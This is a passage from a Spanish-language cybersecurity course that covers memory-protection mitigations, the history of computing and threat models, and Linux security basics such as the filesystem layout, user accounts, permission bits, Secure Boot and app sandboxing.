- Separar dominio de los datos del dominio del código: En los casos en los que se pueda separar por completo el dominio de las instrucciones del de los datos desde el diseño del software, tomar esta decisión para evitar futuras apariciones de vulnerabilidades de control de flujo. Algunos lenguajes de programación taguean las cadenas de texto que vienen de fuentes no confiables y no les permiten ser usadas en contextos específicos que pudieran gatillar vulnerabilidades.
- Usar mecanismos de validación de código estáticos y dinámicos: Los veremos con más detalle en la sección desarrollo seguro.
🧢🧑💻 Como administrador de sistemas#
Activar medidas de seguridad en sistemas operativos:
- ASLR o Address Space Layout Randomization: Cambia las direcciones de memoria de los programas por un offset aleatorio, dificultando la predictibilidad del espacio de memoria al que hay que saltar en el caso de querer ejecutar shellcode o código ROP. Dependiendo de la arquitectura del sistema, la aleatorización puede ser burlable con fuerza bruta o muy difícil de burlar. (en x86, en muchos casos basta con realizar muchos intentos de explotación con una dirección específica hasta que el programa distribuya su memoria en una dirección cercana a la elegida).
Esta medida de seguridad viene activada por defecto en todos los sistemas operativos modernos.
- W^X o Write xor Execute: Configuración de sistema operativo que evita que las zonas de memoria escribible sean ejecutables y viceversa (también se conoce como DEP o Data Execution Prevention en Windows y PaX en Linux). Su activación dependerá del tipo de sistema operativo y de las aplicaciones que haya que ejecutar en él (algunas aplicaciones requieren que sectores escribibles sean luego ejecutables por (mal) diseño). Mitiga ejecución de código almacenado en la sección de datos, pero no técnicas como ROP o return-to-libc.
- Aislar aplicaciones entre sí: En sistemas críticos, la recomendación es aislar la ejecución de aplicaciones en máquinas virtuales o servidores distintos. De esta forma, una vulnerabilidad crítica explotada no tiene efectos en otros sistemas.
- Syscall Randomization: Para cada ejecución de la aplicación, cambian los códigos de syscalls en ese contexto, provocando que los shellcode tradicionales no funcionen.
- Instruction set randomisation: similar a Syscall Randomization pero cambiando los códigos de máquina de la arquitectura correspondiente.
Mantener actualizados sistemas operativos y aplicaciones: Esto aplica especialmente a sistemas operativos y aplicaciones expuestas a Internet, dado que la superficie de exposición es mucho más grande comparado al caso de aplicaciones de ejecución local.
🧢🧑💻 Como fabricante de hardware#
- Hardware seguro por defecto: Existen extensiones a arquitecturas conocidas, como CHERI, que intentan definir en la misma especificación del hardware (y el código de máquina correspondiente) estrategias que limiten el acceso no autorizado a memoria, tanto en términos de lectura/escritura como de ejecución.
🧢🧑 Como usuario#
- Usar sistemas operativos con actualizaciones continuas y hardware reciente: Es inevitable que se encuentren vulnerabilidades tanto en software como hardware de dispositivos que usamos todos los días. Para evitar su explotación, la recomendación general es mantenerlos actualizados constantemente. Las últimas versiones de los sistemas operativos más usados (Windows 11, Ubuntu 26.04, MacOS 26) deberían ser las mejor configuradas para evitar vulnerabilidades de bajo nivel.
- Actualizar aplicaciones continuamente: Así como pueden haber vulnerabilidades en los sistemas operativos, estas también pueden afectar el software instalado en nuestros equipos que usamos comúnmente. Es por esto que es importante mantener actualizadas estas aplicaciones, especialmente por los casos en los que las actualizaciones incluyen parches a vulnerabilidades como las ya descritas.
Seguiridad de Sistemas Operativos#
En este módulo, hablaremos de lo que es un sistema operativo, el programa más importante que se ejecuta en todo momento al usar un computador personal, y los mecanismos que usa cada fabricante para mantenerlos seguros frente a modelos de amenaza cada vez más específicos.
Pero antes, hablaremos un poco más de modelos de amenaza.
Breve historia de los computadores#
(o, ¿en qué momento empezamos a intentar volver seguros los computadores?)
Si bien las raíces de las ciencias de la computación como las conocemos hoy se desarrollaron hace casi 200 años (excluyendo a propósito de esta definición a las calculadoras analógicas, a los mecanismos para medir el tiempo, la navegación espacial y los algoritmos matemáticos usados por civilizaciones antiguas desde hace miles de años), los primeros computadores digitales de propósito general (les llamaremos computadores en esta sección solo por simplicidad) que se aprovecharon por completo del desarrollo de estas ciencias empezaron a aparecer hace menos de 100.
¿Por qué descartamos las calculadoras, ábacos y otras herramientas mecánicas que no son de uso general (o casi general) para este análisis? Puede que sea solo porque es más aburrido modelar sus interacciones o no nos aportan tanto a los objetivos más importantes del cursp.
De todos modos, siempre se le puede asignar a un sistema (digital o físico, computador o no) un modelo de amenazas si nos esforzamos en hacerlo. Si la persona que me facilita la calculadora (digital o mecánica) quiere que siempre que sume 2 + 2 la máquina me entregue 3, muy probablemente podrá encontrar alguna forma de hacerlo (tal vez es más fácil en el mundo digital). Parte de aprender modelamiento de amenazas también es importante saber en qué ocasiones vale la pena hacerlo y con qué nivel de rigor.
Pensemos en algunas diferencias históricas de los computadores de antaño y su contexto de uso con respecto al de hoy:
Superficie de exposición limitada: Los primeros computadores estaban pensados para uso individual (una persona a la vez) y local, con su usuario físicamente presente al momento de ingresar las entradas y recibir sus salidas. Sumándole a eso el hecho de que fueran pocos, caros y difíciles de usar, podemos notar que el contexto para modelar sus amenazas es completamente distinto al que tenemos hoy; miles de millones de máquinas de uso concurrente y casi siempre accesibles desde cualquier parte del mundo.
Fuentes generalmente confiables: Cualquier programa ejecutado en un computador de las características mencionadas al inicio del párrafo anterior provenía muy probablemente de una fuente confiable (de un colega, compañero de estudio o trabajador externo con algún nivel de reputación en el pequeño mundo de programadores), debido a la dificultad asociada a la distribución de los programas. Esto hace muy poco probable que un programa a ejecutar vaya a ser diseñado de forma intencionadamente maliciosa.
Esto no quiere decir que en los programas de antaño no se pudiesen cometer errores involuntarios que pudiesen terminar fríendo sus circuitos, por lo que probablemente existían mecanismos de seguridad físicos o mecánicos para evitar lo anterior. Desde el punto de vista de riesgos tradicional, echar a perder un computador por un programa mal programado suena como un riesgo sumamente caro que no valía la pena correr. Acá de nuevo el modelo de riesgos se escapa un poco de lo que queremos discutir en el curso.
Modelos de amenaza en comunicaciones: Antes de la masificación de los computadores como medio para realizar cálculos complejos, las comunicaciones remotas y privadas por canales inseguros se mantenían protegidas por códigos secretos (símbolos, gestos, sonidos, imágenes). En el módulo de 🔑 Criptografía veremos algunos algoritmos usados en este contexto en la antiguedad, y mostraremos por qué los computadores terminaron “rompiéndolos” solo por existir, haciendo más fácil aplicar estrategias de ensayo y error o encontrar patrones numéricos que revelen algo (o toda) la información de una comunicación cifrada.
Cuando el computador empezó a involucrarse más en los modelos adversariales de comunicaciones, probablemente fue más porque era un medio práctico para cifrar y descifrar mensajes (o romper códigos de cifrado) de forma más rápida y/o automática que antes de su existencia, preservando (o atentando contra) la confidencialidad en un canal de comunicación interceptable, que por ser un dispositivo que quisiéramos proteger (o atacar) directamente como un fin en si mismo (separando el computador del algoritmo que ejecuta). Esto derivó en una especie de carrera armamentista durante la Segunda Guerra Mundial, desarrollándose códigos secretos cada vez más complejos, dependientes de máquinas lo suficientemente potentes como para cifrarlos, descifrarlos, o incluso atacarlos.
En otras palabras, ignorando el impacto que tiene en la humanidad el poco tiempo disponible y la dificultad de concentración frente a tareas tediosas, nada nos impide, contando solo con un lápiz y un papel, intentar “hablar” RSA/TLS (o cualquier otro algoritmo criptográfico) sin necesidad de computadores (como cuando seguimos en la mente un programa de computador, pero con ayuda de memoria externa física). Ejecutándose sin errores, algoritmo seguiría siendo seguro (asumiendo que el diseño es seguro, la implementación es correcta y no se conocen ataques sobre ambas). Los computadores solo nos aseguran que esa “conversación cifrada” se ejecute de forma rápida y sin errores de tipeo (algo que seguramente no pasaría si una persona tiene que ejecutarlo manualmente).
¿El computador atacado es un fin en sí mismo para el adversario en algún caso? ¿O lo son los datos/los servicios proveídos/el dinero que puedo sacar de ingresar a él o indisponibilizarlo?
Desde un punto de vista de utilidad humana, el valor original del computador es del mismo tipo que el valor de cualquier otra máquina automática: vuelve más barato, rápido o fácil ejecutar una tarea repetitiva y relativamente predecible de forma confiable.
Computadores en su contexto histórico#
Si quieres una línea de tiempo bastante completa de la historia de los computadores, puedes ver esta del Computer History Museum de EEUU.
La forma de proveer servicios de computación se ha mantenido en una mutación constante desde el inicio de su masificación, y en cada etapa han habido distintos recursos que proteger:
Monoproceso, monousuario, sin almacenamiento: Computadores como el Colossus, cuyo objetivo era romper códigos criptográficos durante la guerra, ocupaban espacios enormes en centros de investigación y podían ser usados solo por una persona a la vez, la que corría solo un programa a la vez, el cual era ingresado al momento de iniciar el cómputo. Además, el estado del computador al encenderlo es el mismo cada vez, ya que no existía persistencia. Esto vuelve menos atractivo a un adversario la máquina como para extraer información sensible de a quien quiere atacar. Además, en estos casos los programas y sus datos debían ser ingresados manualmente con botones o con tarjetas perforadas cada vez que se querían ejecutar.
Posterior a la creación de los primeros computadores digitales y electrónicos de propósito general, aparece la necesidad de poder contar con algo sobre el programa que se está ejecutando, que pueda ayudar a realizar debugging. Cada Mainframe tenía generalmente su propio sistema operativo, que podía o no ser compatible con otros incluso del mismo fabricante.
Programas almacenados y almacenamiento secundario: ¿Y si pudiéramos dejar el programa en algo revisable directamente por el mismo computador? ¿O guardar información en algún lado y que el computador la refiera en el futuro? Con la creación de dispositivos de almacenamiento de datos como el tambor magnético, el computador deja de ser solo el medio para ejecutar una función (en el sentido matemático, un algoritmo con entradas y salidas) y empieza a almacenar información que puede usar en el futuro de forma automática. ENIAC, el primer computador digital y electrónico de uso general, en algún momento soportó el uso de memoria externa para ejecutar programas, aunque partió con una interfaz de tipo patch panel necesaria para “programar” (a través del uso de cables con clavijas y plugs).
Una característica importante que vuelve atractivos a los computadores desde un punto de vista adversarial es el almacenamiento de información. Ahora el interés adversarial no se limita a monitorear las comunicaciones que pasan a través de él, sino que también puede ser el obtener acceso a los datos almacenados (entradas y salidas de programas, o los mismos programas almacenados).
- Sistemas de tiempo compartido (multiusuario y/o multiproceso): La invención de los transistores permitió en los años 50 y 60 hacer computadores mucho más pequeños y más eficientes que los que hasta ese momento estaban basados en tubos de vacío. Esto aumentó considerablemente las capacidades de los computadores, permitiendo la ejecución de más de una tarea a la vez. Si antes las tareas de cómputo eran “apiladas” y ejecutadas una después de otra, ahora era posible ejecutarlas en paralelo. Estas tareas podían ser todas ejecutadas por la misma persona, o por personas distintas, lo que requirió crear abstracciones nuevas sobre la ejecución de programas de computadores, que permitan ejecución secuencial sin intervención humana o ejecución paralela de forma resiliente.
Si hay dos programas ejecutándose al mismo tiempo, usando la misma memoria y con acceso a las mismas fuentes de datos, ¿qué evita que un programa afecte la memoria o las rutinas del otro?
En este tiempo el desarrollo de sistemas operativos más sofisticados y estandarizados empieza a tener más sentido, con el objetivo no solo de entregar más facilidades a quienes usan los sistemas, sino también de evitar problemas con la ejecución multiusuario y multiproceso. El primer sistema operativo de tiempo compartido y de propósito general fue CTSS, y otros sistemas operativos como Atlas Supervisor del supercomputador Atlas, que contenían funcionalidades modernas para ese entonces pero comunes hoy, como memoria virtual.
Otro concepto interesante de esta época es la masificación de los terminales de computador físicos (por eso los programas llamados terminal de hoy se llaman en verdad terminal emulator). Actuaban como cajas tontas con un sistema de salida (pantalla o impresora) y uno de entrada (teclado) para interactuar con un mainframe tradicional o de tiempo compartido.
Los sistemas operativos más influyentes de esta categoría son Multics (de los laboratorios Bell, General Electric y el MIT) y Unix (solo de los laboratorios Bell). Sobre Unix, el tatarabuelo de Android, Linux, iOS y macOS, si bien no partió como un sistema operativo de tiempo compartido, terminó desarrollándose como tal. Dennis Ritchie cuenta en este paper la historia del desarrollo de Unix.
- Sistemas operativos portables y Computadores personales: Con el tiempo y el desarrollo de computadores cada vez más potentes y pequeños, los sistemas operativos empezaron a funcionar en cada vez más fabricantes y modelos de computadores, volviéndose portables a partir de la estandarización de las arquitecturas de procesadores. Unix específicamente terminó volviéndose portable y definiendo varios conceptos que hoy son comunes, como los sistemas de archivos jerárquicos o el uso de texto plano para algunos tipos de datos.
En los años 70 aparecieron los microcomputadores y en los 80 los computadores personales de tamaños similares a lo que esperaríamos hoy para un computador en una casa. Este tipo de computadores trabaja con un modelo de amenazas distinto al anterior: Lo usan personas específicas con archivos propios. Los sistemas operativos empezaron a hacerse cargo de algunas de las restricciones que uno esperaría de compartir un dispositivo así: Cuentas de usuario, permisos administrativos para ver o modificar configuraciones y accesos de lectura o escritura a información.
¿Qué puede hacer un atacante con acceso físico a un computador usado por muchas personas y con solo una cuenta de usuario? ¿O sin credenciales para ejecutar acciones administrativas?
Si bien en los casos en los que el computador está en una casa u oficina quienes lo usan son un conjunto acotado y limitado de personas, esto no siempre es así. Hay casos en los que los computadores son usados incluso por desconocidos. Esto ocurre en menor medida en equipos de la U o biblioteca, y en mayor medida en equipos públicos (¿recuerdan los cibercafé?), en los que la posibilidad de acceso de parte de cualquier persona nos expone a muchos más riesgos.
- Masificación de la Internet: El desarrollo de los Modem a finales de los años 50 ya permitía la comunicación con un computador a través de líneas telefónicas, las cuales facilitarían el acceso a él desde teléfonos locales o incluso en larga distancia usando carriers (que eran como un servicio que transfería una llamada a una red telefónica de otra región o país por un cobro adicional).
Exponer la entrada o salida de un computador a una línea de comunicación remota significó aumentar la superficie de exposición de los computadores que lo hacían. Con el desarrollo y masificación de la Internet desde fines de los 90s y hasta el día de hoy, estandarizando una red especial para la comunicación de datos digitales, el modelo de amenaza debe considerar cada vez más casos no deseados (esto lo veremos con mayor profundidad en la sección de 🌐 Seguridad de Redes).
Dispositivos portátiles: notebooks, tablets, teléfonos y wearables: Otro cambio en el modelo de amenazas de los computadores es que muchos de ellos son, al menos desde los años 2000, muy fáciles de transportar y almacenan datos muy sensibles para nosotros (o los van registrando en tiempo real mientras los llevamos con nosotros). Estos dispositivos también están, al menos desde la masificación de las redes móviles de celular en los 2010s, casi siempre conectados a una red de internet y funcionan (como vimos en la sección de Autenticación) como una llave adicional a servicios físicos y digitales.
Nubes personales y Plataformas como Servicio: Y no todo lo importante o sensible vive en nuestros computadores solamente. Cada vez es más común llevar respaldos (queramos o no) en sistemas de almacenamiento administrados por proveedores externos, como Nextcloud, Google Drive o Microsoft Onedrive. Estos datos externos actúan sin intención como respaldo, como mecanismo para acceder ubicuamente a la misma información desde distintos dispositivos y como almacenamiento adicional externo para evitar quedarnos sin memoria cuando sacamos muchas fotos.
Con respecto a la nube, ésta aparece como un nuevo framework para ejecutar aplicaciones en servidores. En algunos casos el sistema operativo tradicional como tal desaparece, se abstrae o se minimiza un montón, enfocándose los desarrolladores y desarrolladoras en la generación del código y no de las condiciones necesarias para ejecutarlo (que vienen ya configuradas por el proveedor de plataforma como servicio)
¿Tal vez al curso le falta una sección de seguridad en la nube? 🤔
- El navegador como sistema operativo: Computadores como los Chromebook de Google han mostrado en la práctica que se pueden hacer muchas cosas cotidianas solo usando un navegador web, siendo las páginas web y el uso de tecnologías como Javascript y Web Assembly las que nos permiten “ejecutar programas”\ ¿Qué nos limita a tener un computador que simplemente bootee un navegador?
¿Y qué tiene que ver todo esto con ciberseguridad?#
Lo siento, nos dimos la vuelta larga para llegar a una idea muy corta. Este curso propone que la importancia de proteger los computadores y lo que corre dentro de ellos se fue desarrollando por al menos dos caminos.
Por un lado, a medida los computadores empezaron a ejecutar tareas cada vez más importantes para el funcionamiento de la sociedad, empezaron a atraer a más y mejores adversarios con la intención de que estas tareas se ejecutaran de una forma que les beneficiara a ellos y perjudicara a otros. Ese interés ya es suficiente para cuestionarse las medidas que tomamos para evitar que un sistema crítico sea mal utilizado.
Por otro lado, las fronteras de datos e instrucciones entre computadores de distintas personas se disolvieron históricamente de al menos dos formas.
- La menos caótica es el uso de los sistemas de tiempo compartido y multitarea mencionados más arriba. Si no pienso adversarialmente, probablemente nunca se me ocurra que correr dos listas de instrucciones al mismo tiempo puede provocar, tanto a propósito como por error, que un programa modifique los datos del otro, afectando el cálculo final. A medida confiemos menos en los otros programas que se corren en el mismo sistema, necesitamos tomar medidas (lo mejor es que en la capa que se encarga de la ejecución y asignación de memoria y otros permisos de los programas) para aislar los efectos secundarios de cada uno de ellos lo más posible. La pieza que puede hacer esto es la parte orquestadora de ejecuciones en paralelo, que además da interfaces para usar fácilmente los componentes de los dispositivos. el sistema operativo.
- La más caótica fue probablemente la masificación de la Internet (lo veremos con más detalle en la unidad de Redes). La superficie de exposición en el peor caso pasó del universo de los que podían entrar a mi oficina a literalmente casi todo el mundo.
Y ya vale la pena hablar de una tercera: ¡la ejecución de código hecho por personas que no conocemos sin revisarlo! Lo que hasta hace 10 o 15 años no era necesariamente un vector de entrada de atacantes, sino más bien un esfuerzo comunitario que permitía mantener la esperanza en la bondad de la sociedad, hoy se ha vuelto imposible de manejar debido a ataques de cadena de suministro. Veremos esto con mayor detalle en la sección de Desarrollo Seguro y Malware
Partes de un sistema operativo#
Esta imagen, creada por el usuario de Wikipedia Golftheman, muestra dónde se ubica el sistema operativo entre el usuario y el hardware.
El sistema operativo es el soporte sobre el cual las aplicaciones o programas del usuario se ejecutan, apoyando en el manejo de memoria, el control de múltiples procesos, el manejo de usuarios y permisos de acceso, la entrega de APIs para uso de hardware de parte de las aplicaciones y otros requisitos de seguridad que se han ido sofisticando durante los años.
Modelos de amenaza para un sistema operativo#
Entendiendo que los sistemas operativos pueden variar en características según el tipo de disposito, veremos a continuación en términos generales los distintos modelos de amenaza a los que nos podemos enfrentar.
- Escritorio y Notebook: En este caso el dispositivo no es fácil de mover y/o no permanece encendido mientras uno lo mueve. Si bien puede que tenga datos sensibles de un usuario, suelen ser documentos, historial de navegación o accesos personales. Dentro de este modelo de amenaza, se considera razonable para evitar complicaciones en caso de robo del dispositivo mantener el almacenamiento cifrado en reposo (Bitlocker en Windows, LUKS en Linux), y una contraseña robusta para iniciar sesión o el uso de algún factor biométrico. Desde el punto de vista de la seguridad en el uso cotidiano, una herramienta de tipo antivirus o EDR, más buenas prácticas en la ejecución e instalación de programas solo desde fuentes conocidas, es suficiente para evitar la mayor parte de los accesos no autorizados. Es importante recordar que si el dispositivo es usado por más de una persona, el usuario que no tiene accesos administrativos debe asumir que cualquiera que sí los tenga podría llegar a acceder a su información
- Tablet, teléfono, wearable: Al contrario del caso anterior, los dispositivos sí permanecen encendidos constantemente mientras siguen a sus usuarios. Además, almacenan muchas veces información de salud (proveniente de wearables o registradas por sus usuarios), fotos, ubicación en tiempo real, medios de pago, agendas de contactos, entre otros. Para un actor de amenaza común dirigido a este tipo de dispositivos, el recurso más valioso en el móvil de una persona podrían ser las aplicaciones de pago (para usarlos en la compra de cosas) o los contactos de mensajería (para intentar pedirles dinero), por lo que las mitigaciones recomendadas a ese tipo de dispositivos son contar con contraseñas robustas y/o autenticación biométrica tanto a nivel de sistema operativo como en las aplicaciones más críticas, no mostrar el contenido de las notificaciones o SMS con pantalla bloqueada y mantener el dispositivo constantemente actualizado.
- Servidor expuesto a Internet: La exposición a Internet de algunos servicios en un servidor dirigido a acceso público es imposible de evitar. Asimismo, si los servicios del servidor son de uso interno (intranet o una IP específica), no tiene sentido que los servicios sean accesibles desde otros lados distintos al objetivo. Un actor de amenaza común buscará vulnerabilidades típicas en los servicios expuestos. En el caso de software distribuible, los atacantes pueden automatizar la búsqueda de vulnerabilidades conocidas, por lo que se recomienda mantener los servicios actualizados a sus últimas versiones. Para software desarrollado a medida, se recomienda mantener sus dependencias actualizadas y aplicar metodologías de desarrollo seguro (Esto lo veremos en la unidad del mismo nombre). Para ambos casos, se recomienda configurar herramientas de seguridad perimetral como WAFs y reglas de firewall (esto lo veremos con más detalle en 🌐 Seguridad de Redes).
- Dispositivos embeeded: Corresponden a dispositivos de baja potencia, pero con capacidad de conexión a Internet u otras redes. En estas categorías se encuentran los router residenciales, las cámaras IP y otros dispositivos Internet of Things, como televisores, aires acondicionados, refrigeradores, lavadoras, luces, impresoras, sistemas de control industrial, etc. Suelen actualizarse muy poco o casi nada, y no suelen usar protocolos de comunicación seguros debido a la poca potencia con la que cuentan. Un actor de amenaza puede dirigirse a atacar los dispositivos más antiguos y vulnerables tanto para usarlos como zombies en ataques de denegación de servicio, o a dispositivos como cámaras y micrófonos e intentar extorsionar a las víctimas con filtrar su contenido (ambas cosas las veremos con más detalle en la sección 😈 Malware).
En las próximas secciones, no nos referiremos tanto a los modelos de amenaza, sino que hablaremos de las medidas de seguridad implementadas en las versiones más modernas de sistemas operativos populares.
Sistemas Operativos basados en Linux (y otros sistemas de la familia Unix)#
Linux partió el 1991 como un kernel gratis y de código abierto, creado por el programador finés Linus Torvalds, inspirado en el Sistema Operativo Unix mencionado en la sección introductoria.
Linux puede significar varias cosas:
- Kernel de Linux: El Kernel de un sistema operativo es el componente que se comunica directamente con el hardware en el que corre el mismo. En el caso de Linux, este kernel es desarrollado como código abierto y compartido por muchos sistemas operativos.
- Distros de Linux: Conjunto de kernel, gestores de paquetes, interfaz gráfica, librerías y otras utilidades. Un conjunto de utilidades específico se llama GNU y suele ser usado como parte o por completo en sistemas operativos que también usan el kernel de Linux. Algunas distro conocidas son las basadas en Debian (Ubuntu, Linux Mint, Parrot Security, Kali Linux), las basadas en Arch (BlackArch, Manjaro, EndeavourOS) y las basadas en Fedora (RedHat, CentOS Stream, Rocky Linux, Alma Linux, Bazzite)
Debian es una distro muy especial. Sus versiones tienen los nombres de los personajes de Toy Story.
- Fundación Linux: Organización estadounidense sin fines de lucro que apoya financieramente el desarrollo de Linux y otro software libre. Hoy en día apoya proyectos relacionados con computación en la nube, seguridad de software e inteligencia artificial, entre otros.
Esta imagen muestra la genealogía de los sistemas operativos tipo Unix desde la creación de Unix a inicios de los 70 hasta este momento:
Mucho de lo que veremos acá aplica para casi todas las variantes de Unix, pero hablaremos solo de Linux (y específicamente de la distro Ubuntu) por simplicidad.
Uso de Linux#
Según el sitio StatCounter, al menos hasta septiembre de 2026, Linux era usado por el 3% de todos los usuarios de sistemas operativos móviles y de escritorio. ¡Es casi la misma cantidad de usuarios de macOS! (descartando los de OS X, que posiblemente son versiones desactualizadas del Sist. Operativo de Apple).
Según Mordor Intelligence, al menos el 44% de los servidores del mundo usan alguna versión de Linux, por lo que para atacantes que intenten vulnerar instituciones que cuentan con servicios expuestos a Internet puede ser muy provechoso aprender de las debilidades más comunes de estos sistemas
¿Cómo funciona Linux?#
En esta sección hablaremos de algunas características particulares de Linux y similares, relacionadas con posibles debilidades y vulnerabilidades
Sistema de archivos#
El sistema de archivos en Linux es un árbol, en cuya raíz (/) viven todos los sistemas de archivos (e incluso dispositivos reales y virtuales). Si queremos acceder a un sistema de archivos particular, debemos montarlo en alguna hoja de este árbol.
El árbol tiene en casi todas las distros una estructura estándar, con carpetas con utilidades más o menos definidas. A esta estructura se le llama Filesystem Hierarchy Standard y se mantiene actualizada hasta el día de hoy. A continuación hablamos de algunas carpetas importantes, pero pueden verlas todas en el link anterior:
/binposee comandos esenciales para uso de todos los usuarios/bootposee archivos necesarios para iniciar el sistema/etcposee los archivos de configuración del host/libposee librerías compartidas y módulos de kernel/mntes el directorio donde generalmente se montan sistemas de archivos temporalmente (pero no es obligatorio hacerlo acá)/mediaposee sistemas de archivos removibles montados en él./homees el hogar de todas las carpetas de usuario, excepto del superusuarioroot/rootes la carpeta del superusuarioroot./tmpguarda archivos temporales que podrían desaparecer frente a un reinicio.
Hay distros de Linux que han intentado cambiar esto, con mejores o peores resultados, como GoboLinux, que se autodefine como un experimento que intenta superar la herencia del sistema de archivos de sistemas de tipo Unix.
Sistema de usuarios y grupos#
Los usuarios en Linux viven en el archivo /etc/passwd. Originalmente este archivo guardaba también las contraseñas de los usuarios, pero hoy ese dato no es almacenado (en su lugar se escribe * o aqxaq por motivos descubribles si leen man passwd, y las contraseñas se guardan con un algoritmo adecuado en el archivo /etc/shadow solo accesible por un superusuario).
El archivo /etc/passwd hoy sí guarda datos como el ID del Usuario, ID del grupo principal, comentarios (como nombre de usuario completo), directorio en que se ubica la carpeta del usuario (generalmente en /home/nombredeusuario, pero no es obligatorio), tipo de shell que puede usar el usuario
El superusuario root tiene el UID 0 y eso le permite hacer lo que quiera sin revisión de permisos.
Si bien un usuario en un dispositivo puede servir para agrupar todos los archivos de una persona en particular, Linux los usa también para definir grupos de permisos específicos (Linux hace mucho esto con servicios en segundo plano o daemons). Veremos esto con más detalle en la próxima sección.
El comando
manmuestra el manual de las aplicaciones, pero hasta hace unos años también era el origen de un easter egg muy particular.
Daemon#
Tarea en segundo plano que se ejecuta independiente haya un usuario conectado cal servidor. Generalmente parten al partir el sistema según configuraciones internas del sistema operativo y cuentan con sus propios usuarios y/o grupos. Algunos ejemplos de procesos dameon son los servidores web (Apache, Nginx, Caddy), servidores SSH, servicios de logs (syslogd), entre otros.
Dicen que los llamaron demonios por el Demonio de Maxwell, dado su parecido en trabajar incansablemente tras bambalinas en tareas específicas.
Shells de usuario#
Programas ejecutados inmediatamente después de iniciar sesión. En general son interfaces de línea de comandos que permiten acceder a las características de un sistema operativo tipo Unix, pero nada impide que uno coloque cualquier programa como shell (incluso uno súper limitado).
Cuando un administrador o administradora de sistemas quiere que un usuario no pueda iniciar sesión, usa la shell /sbin/nologin.
Sistema de Permisos#
¿Cómo Linux define a qué archivos puede acceder un usuario?
Con las propiedades owner user, owner group y los permisos en los sistemas de archivos compatibles (como EXT2/3/4 y Btrfs). Al menos desde Unix v4, son 9 los bit de permiso:
- lectura, escritura y/o ejecución del usuario definido como
ownerdel archivo o carpeta - lectura, escritura y/o ejecución de un usuario en el grupo definido como
ownerdel archivo o carpeta - lectura, escritura y/o ejecución del cualquier otro usuario en el archivo o carpeta
Cada uno de los 3 grupos de 3 permisos anteriores se puede representar como un número octal (3 bits por tipo de permiso da un número de 0 a 7)
En el caso de archivos, cada permiso permite lo siguiente:
- Lectura permite leer el contenido del archivo.
- Escritura permite escribir sobre el archivo.
- Ejecución permite ejecutar el archivo como si fuera un script.
En el caso de carpetas, cada permiso permite lo siguiente:
- Lectura permite listar el directorio pero no acceder a su contenido.
- Escritura permite modificar los archivos y directorios dentro de una carpeta.
- Ejecución permite listar el contenido de los archivos y sus metadatos.
¡Esto no funciona cuando montas un disco NTFS en Linux!
¿Qué pasa si un directorio tiene permiso de ejecución pero no de lectura?
Los bit de permiso se pueden cambiar con el comando https://linux.die.net/man/1/chmod, y los usuarios/grupos dueños de los archivos se pueden cambiar con https://linux.die.net/man/1/chown/https://linux.die.net/man/1/chgrp
SUID, SGID y Sticky Bit#
Hay 3 bit de permisos adicionales con características especiales para archivos:
SUID/SGIDpermite configurar eluser id/group idde cualquiera que ejecute un archivo alUID/GIDdeluser owner/group ownerdel archivo usando una instrucción especial en el código del programa.SGIDen una carpeta provoca que cualquier archivo y directorio nuevo dentro de esa carpeta quede asignado alGIDde la misma.Stickyen directorios permite evitar la edición/eliminación/cambio de nombre de archivos de otros usuarios dentro del mismo para todos los usuarios menos elUIDque esownerdel directorio.
Dispositivos#
En linux los dispositivos suelen ser mostrados como archivos en el sistema de archivos. Esto permite interactuar con ellos como si lo fueran.
- Los dispositivos de almacenamiento viven en
/dev/sdX, siendo X un número del 1 en adelante. Algunos dispositivos de tipo NVMe tienen nombres distintos a este. - Las particiones a veces viven en
/dev/SDXYconXigual al ID del block device eYigual al número de partición. - Algunos dispositivos USB viven en rutas como por ejemplo
/dev/bus/usb. Escribir en estos archivos permite comunicarse con algunos dispositivos en formato raw y leer de ellos, recibir información. - Los terminales viven en
/dev/ttyX. Específicamente,/dev/tty0es el terminal principal.
Medidas de seguridad en Linux#
👷 En construcción: Si bien esta sección se llama Linux, hablaremos brevemente de las implementaciones en Windows y macOS de algunas tecnologías comunes mientras creamos las secciones correspondientes.
Secure Boot (también en Windows)#
¿Cómo se que el sistema operativo que ejecuto en mi dispositivo no` ha sido modificado por un atacante mientras dormía?
Si el dispositivo cuenta con un chip seguro (TPM), es posible establecer una cadena de confianza entre todos los componentes de booteo del sistema operativo. A esta cadena le llamamos Secure Boot.
El componente más a la raíz es la UEFI, que es el firmware de la tarjeta madre del dispositivo. El fabricante del dispositivo guarda unas llaves en el mismo, las cuales pueden ser usadas para validar que el sistema no ha sido modificado desde el último booteo.
Cuando uno usa un sistema operativo firmado con alguna de esas llaves raíz almacenadas, éste debería cargar sin problemas. Pero si hubo alguna modificación entre el último uso y ese momento, es posible que haya que introducir una contraseña maestra para acceder.
Veremos esto con más detalle en la unidad de Sistemas Operativos Móviles.
Tiendas de aplicaciones y sandboxing: Snap y Flatpak#
En los últimos años, algunas Distro de Linux como Ubuntu ofrecen las herramientas Snap y Flatpak, que actúan tanto como tiendas o repositorios configurables de aplicaciones como técnicas de Sandboxing de herramientas del sistema operativo.
El sandboxing aplicado por estas herramientas es bastante similar al de las aplicaciones de Mac o de dispositivos móviles, otorgándole a la herramienta en sandbox un conjunto de permisos minimal para ejecutar sus tareas.
Sin embargo, muchas veces esos permisos no son suficientes para proveer los servicios tradicionales que entregan algunas aplicaciones. Por ejemplo, al usar el Snap de Ubuntu, es casi imposible poder integrarlo con el gestor de contraseñas instalado en el equipo.
Otro problema de los snap y Flatpak es que muchas veces su configuración no es completamente aislada, lo que da falsas garantías de seguridad.
Por último, si bien una tienda de aplicaciones debería dar más seguridad con respecto a qué programas descargar, en algunas de las opciones de Linux ya mencionadas no hay un proceso de reputación que nos permita descartar las aplicaciones más riesgosas.
SELinux#
👷 Pendiente: Describir SELinux, sus ventajas y desventajas.
Contenedores#
👷 Pendiente: Describir cómo funcionan los contenedores. Por mientras, un(a) estudiante curiosa/o puede leer este grupo de posts que explica cómo construir Docker desde cero, usando solo funcionalidades del Kernel del linux (namespaces, cgroups, etc)
Actualizaciones automáticas (También en Windows y Mac)#
Algunos sistemas operativos (seguramente recordarán a Windows) obligan a los usuarios a reiniciar su equipo para poder actualizarse. Otros (como Ubuntu) ofrecen herramientas que permiten actualizar una gran cantidad de funcionalidades sin necesidad de reiniciar los servicios.
Ubuntu específicamente ofrece el servicio LivePatch del plan Ubuntu Pro, que permite actualizar vulnerabilidades de kernel críticas de Linux mientras el sistema operativo se ejecuta.
Vulnerabilidades destacables#
A pesar de todas las medidas mencionadas anteriormente, problemas de configuración o de entendimiento sobre cómo funcionan algunas utilidades de Linux pueden poner a quienes están a cargo de sistemas Linux en situaciones muy vulnerables. Hablaremos de algunos ejemplos a continuación.
